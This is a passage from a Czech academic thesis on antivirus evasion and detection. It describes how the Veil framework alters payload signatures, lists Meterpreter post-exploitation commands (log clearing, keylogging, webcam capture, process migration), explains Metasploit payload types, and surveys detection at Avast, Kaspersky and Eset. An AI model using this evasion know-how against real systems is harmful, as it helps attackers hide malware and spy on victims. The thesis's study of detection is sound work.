Jednou z metodik, která umožňuje antivirovým programům rozpoznat škodlivý kód, je porovnání testovaného souboru s virovou databází. Veil framework mění signaturu payload kódu tak, aby nebyla podobná signatuře z Metasploit frameworku, snaží se, aby byla unikátní.

Starší verze Veil frameworku využívaly msfvenom pro generování payloads. Tento způsob je nahrazen vlasním nástrojem Veil-Ordnance, který dokáže samostatně vytvářet payloads schopné se připojit k Metasploit listeneru.

Samotný Veil je naprogramovaný v programovacím jazyku Python, ale pro generování vlastních payloads umí používat i jiné programovací jazyky např. C#, Ruby, Goland, PowerShell a ve verzi 3.0 přibyly AutiIt3 a Lua. S verzí 3.0 byla do frameworku zahrnuta možnost zkontrolování vytvořeného payload na serveru virustotal.com, který používalo mnoho tvůrců penetračních testů ke zjištění, zda je jejich soubor náchylný k objevení. Tento postup tvůrců měl za následek, že se soubory obsahující payloads z Metasploit frameworku dostaly do databáze škodlivých souborů, který využívají antivirové programy k detekci škodlivých souborů. Nově přidaná funkce ve Veil frameworku zašle pouze signaturu souboru (nebo souborů při jejich vybrání) ke kontrole, zda je obsažena v databázi virustotal.com. Celý soubor se tak nedostane k hlubší analýze.

Pro kompilaci kódu využívá běžně dostupné kompilátory např.:

- C# – Mono .Net
- Python – pyinstaller, nebo py2exe
- C – mingw32

Veil framework kombinuje různé způsoby, změny signatury payloads. Využívá hlavní 4 možnosti:

1) Změna programovacího jazyka, který je pro cílové prostředí vhodnější
2) Encodování payloadu
3) Využívání různých metod pro umístění kódu do operační paměti a jeho spuštění
4) Integruje další nástroje třetích stran jako je Hyperion

Každý payload, který je vygenerovaný pomocí Veil frameworku má vygenerovaný vlastní hash, který je uložen. Pomocí Mubix's vt-notify scriptu, je možné zkontrolovat, zda se nachází v databázi virustotal.com.

3.4.3 Meterpreter

Je nejrozšířenější a nejhůře detekovatelný payload, který je součástí Metasploit fremeworku. Vývojářům umožňuje získat od serveru knihovnu (.dll), kterou umístí do paměti a zde ji spustí. Je tedy vhodný pro postupnou distribuci dalšího kódu (exploits) pro získání kontroly nad cílovým zařízením.

Samotný meterpreter obsahuje funkce jako migrate(PID), díky kterým může napadnout proces na základě jeho proces identification a přemístit se do jeho kontextu. Může tedy běžet a udržovat spojení i po objevení a smazání původního souboru, který obsahoval původní payload.

Jednou z mechanik odhalení škodlivého kódu je skenování procesů a hledání podezřelého chování. Takovým chováním je například vytváření nových procesů. Meterpreter běží vždy v kontextu jiného procesu, nemusí pro své akce vytvářet procesy nové, pokud to není vyžadováno povahou exploitu.

Meterpreter stagger pro reverse TCP se skládá z následujících kroků:

- Navázání TCP spojení se serverem
- Server zašle knihovnu s dalšími částmi exploitu
- Dle metody umisťování kódu do paměti je získaná knihovna spuštěna

Vybrané příkazy pro Meterpreter po navázání spojení s cílovým zařízením:

- Claerev – vyčištění *Application, System a Security logs*
- Download – stáhne z cílového zařízení vybraný soubor
- Edit – edituje vybraný soubor na cílovém zařízení, používá Vim jako textový editor
- getuid – zobrazí uživatele, pod kterým běží Meterpreter
- webcam_snap – pořídí snímek z připojené kamery a uloží ho na server Meterpreteru
- keyscan_start a keyscan_stop – zapne/vypne zachytávání stisků kláves

3.4.4 Payload

Je typ exploit modulu. Metasploit framework jej dělí na 3 základní typy, které označují, jak velké množství kódu je distribuováno na cílové zařízení:

1) Singles
    a. Jednoduchý kód, který vykoná svou akci a je smazán
    b. Samostatný balíček
2) Stagers
    a. Jsou navrženy pro navázání komunikace se vzdáleným serverem, kde získají další kód ke spuštění
    b. Starají se i o zavedení staženého kódu (Stages) do paměti a jeho spuštění
3) Stages
    a. Je kód získaný od serveru pomocí Stager
    b. Mohou být velké a poskytují největší volnost při práci s cílovým zařízením

Uživatel frameworku Metasploit, nebo Veil pozná Singles od Stagers podle počtu lomítek v názvu payloadu:

- Single
    - *<platforma>/[architektura]/<single>*
    - Např. *windows/x64/shell_reverse_tcp*
- Stagers
    - *<platforma>/[architektura]/<stage>/<stager>*
    - *windows/x64/shell/reverse_tcp*

Tato metodika rozpoznání Single od Stagers, ale není vždy přesná. Jednodušší je se podívat do složek Metasploit frameworku, kde jsou složky rozdělené správně:

- *metasploit-framework/modules/payloads/*
- *metasploit-framework/modules/payloads/singles/*

- *metasploit-framework/modules/payloads/stagers/*
- *metasploit-framework/modules/payloads/stages/*


Všechny příklady payloads, které navazují spojení se serverem, jsou na straně serveru zachytávány pomocí jednoho multi handleru. Tento modul zachytí jakékoliv spojení bez ohledu na architekturu a typ spojení.

- *use multi/handler*

Singles jsou ucelený balíček, který má veškerý potřebný kód pro samostatný běh. Je možné je zachytávat místo handlerem na straně Metasploit frameworku například pomocí netcat.

3.5 *Antivirové programy*

Antivirové programy jsou dnes přítomny na velké většině osobních a firemních počítačích. Na operačním systému Windows jich existuje celá řada, z nich jsou nejpoužívanější Avast, Eset a McAfee. Jejich zastoupení je znázorněno na Obrázku 15 - Zastoupení antivirů na světovém trhu. V mnoha průzkumech není zastoupen Windows Defender Antivirus, který je na všech zařízeních s Windows 10.




Obrázek 15 - Zastoupení antivirů na světovém trhu, zpracováno dle (Metadefender, no date)

3.5.1 Obecné fungování antivirových programů

Antivirová řešení od různých vývojářů poskytují rozdílný set ochranných metodik a nástrojů např. Norton poskytuje ochranu na základě reputace, která klasifikuje neznámé programy na základě jejich reputace dle Symantec komunity (Sukwong, Kim and Hoe, 2011).

Většina detekčních nástrojů ať ve statickém (porovnávání s existující databází) vyhledávání, nebo ve vyhledávání na základě samoučících se algoritmů využívá signatury souboru (signature-based detection).



Obrázek 16 - Proces ověření škodlivosti souboru
zpracováno dle (Everett, Gardner and Meade, 2008)

Procesem rozpoznávání škodlivého souboru na základě kontroly signatury se zabývá například patent US8087086 B1 (Everett, Gardner and Meade, 2008). Na Obrázku 16 - Proces ověření škodlivosti souboru je znázorněn postup chování

antiviru, který identifikoval soubor jako škodlivý, účelem tohoto algoritmu je minimalizovat false-positives.

Verifikační modul nejdříve zkontroluje, zda je soubor podepsaný důvěryhodným certifikátem, pokud je, soubor je označen jako „v pořádku“. Pokud není, vytvoří se jeho signatura. V tomto patentu je signatura SHA-1 hash obsahu souboru, který je v binárním zápisu. V dalším kroku je tato signatura porovnána s databází signatur (white list), není-li nalezena shoda, je soubor uzavřen do karantény, je tedy vyvráceno false-positives.

Rozlišování nebezpečných souborů od bezpečných na základě porovnání signatury je možné provést ihned, kdy je soubor dopraven do prostoru operačního systému. Tento proces může selhat, pokud je úspěšně použita některá z technik vyhýbání se antivirovým detektorům (av evasion).

V případě, kdy vyhledávání na základě signatury není dostatečné, je využito hledání na základě chování (behavior-based detection). Tato metodika může být úspěšná při reagování na nové hrozby, díky její dynamice vyhledávání a skenování skutečných aktivit programu. Na druhou stranu její nevýhody jsou vyšší procento false-positives a zvýšená zátěž operačního systému a jeho zdrojů.

Na základě studie (Sukwong, Kim and Hoe, 2011) není behaviorální detekce schopná dostatečně pružně reagovat na nové hrozby. Tato studie se zaměřila na několik oblastí, kde se může nalézat nebezpečný program v prostředí operačního systému:

- Soubory
    - Malware občas zanechává na disku počítače soubory, které se mohou spustit po restartování operačního systému s názvy jako např. Installer.exe, nebo AV.exe.
    - Tyto soubory by měl být schopen AV program nalézt a provést nutné operace k očištění systému.
    - Dle výsledků studie během prvního dne od vytvoření těchto souborů až 43 % z nich není nalezena po doručení do prostoru OS.

- Registry
    - Změna hodnot registrů může ovlivnit širokou škálu programů a nastavení operačního systému vč. zabezpečení
    - Dle studie antivirové programy obsahující behaviorální detekci hrozeb detekují změny ve známých registrech např. automatické spouštění aplikací po startu systému, nebo zablokování notifikací o vypnutí ochrany firewall.
- Paměť
    - Útoky často využívají chyb v programech, aby se dostaly do paměťového bloku. Zde mohou manipulovat s programem a vykonávat nebezpečné akce jako stahování dalších nebezpečných souborů z internetu.
    - Chyby v programech jsou jedněmi z největších rizik, protože je nelze předpokládat a vývoj reakce často začíná až po jejich objevení.
- Síť
    - Síťové připojení nabízí možnost, jak může nebezpečný program komunikovat se vzdáleným hostem a nabízí další způsoby distribuce nebezpečných souborů.
    - Za nejčastější hrozby jsou považovány chyby v internetových prohlížečích a přílohy e-mailů. Některé antivirové programy nabízí plugin do web. prohlížeče a skener emailů.
    - Dalším způsobem, jak chrání antivirové programy proti hrozbám ze sítě, jsou vlastní řešení firewallu, kde kontrolují, jak příchozí, tak odchozí komunikaci a mohou přerušit akci nebezpečných souborů. Např. Kaspersky dle studie dokázal zastavit až 75 % přenosů nebezpečných souborů, na druhou stranu Avast žádné.

3.5.2 Avast

Avast Free antivirus je jednou z nejčastějších voleb uživatelů, poskytuje dobré výsledky v oblastech bezpečnosti i uživatelské oblíbenosti. Umožňuje používání modulů, které uživatel může dle libosti vypínat, nebo zapínat. Ve verzi Free jsou k dispozici např. síťový sken, správce hesel, nebo plugin pro bezpečné používání

webu. Virus bulletin ho mnohokrát ocenil za spolehlivost a bezpečnost, stejně tak i AVTest a Av Comparatives ho označil za antivirus s nejnižším dopadem na výkon počítače. Na Obrázku 17 - Avast Real Word Protection Test je vidět hodnocení sumarizačního testu ze září 2017, kde dosáhl 99.4% úspěšnosti při nalézání chyb.

Obrázek 17 - Avast Real Word Protection Test zdroj (av-comparatives, 2017)

Jak přesně funguje hledání nebezpečných programů v podání Avast je těžké dohledat. Dle (Avast, 2016) je každý podezřelý soubor odeslán do cloudového systému CyberCapture, který ho otestuje a poté vrátí uživateli výsledek „bezpečný“, nebo „nebezpečný“. Výhodou tohoto systému je aktuálnost virových databází a minimální dopad na výkon systému. Každý den projde přes tento skener přes 600 000 souborů a skoro polovina z nich je zatím neznámá.

Neznámé soubory jsou odeslány na další přezkoumání, kde se automatizační nástroje snaží prolomit jejich kódování, CyberCapture dokáže analyzovat machine kód a zjistit jaké instrukce procesoru jsou zde použité. V případě nutnosti musí kód analyzovat analytik z oddělení Avast Threat Labs.

Jednou ze základních technik hledání škodlivého kódu je pomocí databáze známých signatur, Avast ji pojmenoval jako FileRep.

Proces hledání škodlivého software popsal také Ondřej Vlček, viceprezident Avast ve své publikaci (Ondřej Vlček, 2016). Poté, kdy je podezřelý soubor přenesen do systému CyberCapture je vystaven několika testům, z nichž základním je analýza binárního kódu.

Analýza binárního kódu provádí Similitarity check (kontrola podobnosti) a behaviorální test souboru, který běží ve virtualizovaném prostředí a monitoruje jeho chování jako manipulace s registry, operace se soubory a pamětí. Dříve byl tento test prováděn na zařízení uživatele jako součást Deep Scan (celkového skenu počítače), ale nebylo ho možné unifikovat na všechny typy prostředí, také zabíral mnoho času a výkonu počítače. Behaviorální test je prováděn pomocí proprietární NG technologie (oznámená Avastem v roce 2014).

V roce 2012 spustil Avast nový projekt Metadata Extraction (dále MDE), což je v podstatě velká databáze, která běží celá v operační paměti. Tato databáze, kromě uchovávání informací o nalezených škodlivých souborech, dokáže určit shodnost mezi dvěma soubory a byla speciálně vytvořena za účelem hledání škodlivých souborů.

Další technologií je Evo-Gen, evoluční algoritmus, který se učí rozeznávat nové, ještě nepotvrzené hrozby. Je efektivní zejména při analýze miliónů (někdy i desítek milionů) souborů najednou. Tento software se dokáže naučit rozeznávat konkrétní vir v jeho různých podobách. Na základě Evo-Gen vznikl systém Symzilla, který dokáže spočítat rozdílnost dvou souborů a automaticky rozhodne, zda právě testovaný soubor je škodlivý.


Databáze signatur je distribuovaná na uživatelská zařízení a je použita při offline testech. Je speciálně užitečná, protože skenování nezhlcuje cloudové řešení při dotazování na whitelist aplikací, který není měněn tak často. Na uživatelském zařízení je možné využívat nástroje pro behaviorální test, skenování paměti, nebo extrakci metadat aplikací.

3.5.3 Kaspersky Lab

Kaspersky Lab dle magazínu PC mag (Rubenking J. Neil, 2017) má nejlepší hodnocení z testů jako Firewall, antiphising, ochrana macOS a Android.

Algoritmů pro hledání nebezpečného kódu s využitím cloudových služeb je hned několik popsáno v patentu US 8,875,294 B2, kterého využívá Kaspersky Lab. Následující text popisuje vybranou část tohoto patentu (Golavanov, 2014).

Na Obrázku 18 - Skenování podezřelého procesu zpracováno dle (Golavanov, 2014) je znázorněn proces testování podezřelého procesu antivirovým programem. Zajímavý je postup od kroku 205, kdy je podezřelý program odeslaný na server k další analýze. Od kroku 206 je prováděno hledání volání API, která mohou vést k nebezpečným činnostem, dále je provedena jejich kontextuální analýza, kdy je možné vyhodnotit, zda daná kombinace volání může být nebezpečná, a nakonec je vytvořena signatura programu pro příští skenování (vzor pro podobné programy). V případě použití metody, která infikuje cizí proces, např. do něj vloží svou knihovnu, je zajímavá hlavně část obrázku od kroku 212, kdy antivirový program prohledává paměť celého systému, kvůli možnosti rozšíření podezřelého kódu, a nakonec je prověřena i paměť napadeného procesu. Kromě samotného hledání na straně oběti je program zasílán (jako checksum, nebo celý) k analýze do cloudového centra. Autor práce se domnívá, že podobný průběh hledání škodlivého kódu a jeho vyhodnocení využívají i jiné antivirové programy než Kaspersky např. Avast.



Obrázek 18 - Skenování podezřelého procesu
zpracováno dle (Golavanov, 2014)

V tomto patentu (Golavanov, 2014) se nalézá i Tabulka 3 - metody hledání škodlivého kódu, která shrnuje druhy detekcí škodlivého kódu a v jednoduchosti je popisuje. Autor práce tuto tabulku volně přeložil.

Tabulka 3 - metody hledání škodlivého kódu

Analyzující moduly	Objekty	Metody detekce
Signature skener	Soubor	Binární porovnání signatury programu se signaturami v databázi (whitelist a blacklist souborů)
Behaviour analyzer (analýza chování)	Proces	Porovnání volání API programu s těmi, která jsou uložená v databázi (whitelist a blacklist procesů)
Script emulator (emulace skriptu)	Přenos dat pomocí http	Emulace spuštění skriptu, který je získaný z internetu a následné porovnání volání API s databází (whitelist a blacklist webových skriptů)
Executable file emulator (emulace spustitelného souboru)	Spustitelný soubor	Porovnání volání API funkcí s databází signatur chování.
Checksum analyzer	Soubor	Porovnání kontrolního součtu programu s databází kontrolních součtů (whitelist a blacklist kontrolních součtů)
Network address filter	Adresa síťového zdroje	Porovnání adresy v síti s databází adres (whitelist a blacklist síťových adres)

Umělá inteligence může sloužit jako vhodný klasifikátor kódu. Princip hledání přidaného škodlivého kódu do „čisté“ aplikace pomocí umělé inteligence zahrnuje tyto kroky:

1) Definování bezpečných řádků kódu (páry znaků)
2) Vytvoření matematického modelu, který reprezentuje „čistý“ kód
    a. Například pomocí matematické metody Gradien boosting, která se zabývá klasifikací problémů
3) Porovnání vybraného kódu s matematickým modelem a vyhodnocení procentuální rozdílnosti jako „škodlivé“, nebo „bezpečné“.

(Malanov, 2016)

Nevýhod hledání škodlivého kódu pomocí strojového učení je hned několik:

1) False positives
2) Škodlivý kód zapadá do „čistého“ modelu (Model bypass)
3) Zastaralost modelu

Autor práce by se rád tomuto a dalším podobným tématům věnoval i v dalších svých pracích.

Antiviry Kaspersky jsou jedněmi z nejuznávanějších antivirů z hlediska bezpečnosti, které používají i vlády několika států. Dle The Wall Street Journal byl tento antivirový program použit pro hackerský útok, jehož cílem byla krádež tajných NSA materiálů. Jak je vidět z Obrázku 18 - Skenování podezřelého procesu. Kaspersky antivirus zasílá části, nebo celé soubory pro skenování do své cludové služby. Tato komunikace je zabezpečená, pomocí SSL. Nicméně pokud se povede útočníkovi data rozšifrovat, může k nim získat přístup bez notifikování klienta či serveru (Lubold and Shane, 2017).

3.5.4 Eset

Dle Pc mag (Rubenkin J., 2017) má Eset všeobecně dobré hodnocení ve většině testů, zejména je velmi dobře hodnocena jeho vlastnost vyhledávání malware, která cílí na firmware – UEFI skener, nebo HIPS komponenta, která skenuje běžící procesy a síťovou komunikaci.

HIPS je pokročilý monitorovací a detekční proces, který se skládá z několika částí:

- Protected Service
    - Zavádí ochranu kernelu
    - Dostupný pouze pro Windows 8.1 a 10
- Pokročilý sken paměti
    - Pracuje v kombinaci s Exploit Blocker, který je navržen pro odhalení virů, které se snaží vyhnout detekci pomocí šifrování, nebo maskování
    - Je navržen tak, aby fungoval ve chvíli, kdy běžná heuristická analýza, nebo emulace v chráněném prostředí selže
    - Skenuje zejména operační paměť systému, na rozdíl od Exploit Blocker dokáže zachytit nebezpečný kód až po jeho provedení
- Exploit Blocker
    - Zabezpečuje nejběžněji používané aplikace, jakými jsou například webový, nebo PDF prohlížeč

- Anti-Ransomware Protection
    - Monitoruje všechny aplikace, které pracují s uloženými daty (ochrana proti ransomware)

(*Host-based Intrusion Prevention System (HIPS)*, no date)


Unified Extensible Firmware Interface (dále jen UEFI) je část softwarového vybavení počítače, která zajišťuje základní konfiguraci základní desky a komponent na ni připojených. UEFI stejně jako jakýkoliv jiný software může být napaden kybernetickými hrozbami, například útok s účelem získání neautorizovaného přístupu k systému, nebo k chráněným informacím. Vývoj UEFI vychází z EFI od společnosti Intel, která jej vytvořila pro dnes již nepodporované Intel Itanium, EFI bylo uvolněno pro další vývoj jako UEFI, což je především set návrhů, jak by mělo fungovat. Konečné UEFI si každý výrobce základních desek podle těchto šablon (guidelines) vytváří podle sebe.

UEFI skener se snaží o minimalizaci hrozeb při spouštění počítače ještě předtím, než se spustí operační systém. Některé metody útoků na UEFI jsou mířené na přímý zápis do UEFI Serial Peripheral Interface (dále SPI), kde se nachází důvěryhodné knihovny potřebné pro úspěšné spuštění počítače. Někteří výrobci vkládají do SPI vlastní knihovny, to ztěžuje detekci potencionálně nebezpečného kódu.

Bootkits tedy nebezpečné programy, které cílí na bootovací proces počítače, mohou útočit různými způsoby např. manipulace s SPI, pomocí servisního módu (recovery device), firmware upgrade, nebo využití existujících chyb v UEFI. Velmi známou nákazou BIOS se stala DEITYBOUNCE, kterou vynesl zdokumentovanou Snowden, jedná se o nabourání do DELL serverů, kde je při bootování opakovaně spouštěn podsunutý kód. Tento kód je na cílové zařízení dopraven pomocí vzdáleného přístupu a nástroj ARKSTREAM je použit pro flashování BIOS, kam je implementována nákaza. (Salihun Darmawan, 2014)


V samotném BIOS, nebo EUFI se již mohou nacházet nástroje zvyšující bezpečnost například Intel Boot Guard Technology. Uživatel si také může nainstalovat vlastní nástroje pro forenzní analýzu firmware. Takovým nástrojem je CHIPSEC. Více

o Intel Guard Technology a potencionálních hrozbách popsal Vincent Zimmer ve své prezentaci Developing Best-In-Class Security Principles with Open Source Firmware (Zimmer, no date). Na Obrázku 19 - Intel Device Protection Technology with Boot Guard je znázorněn proces kontroly ve fázích spouštění počítače.



Obrázek 19 - Intel Device Protection Technology with Boot Guard (Zimmer, no date)

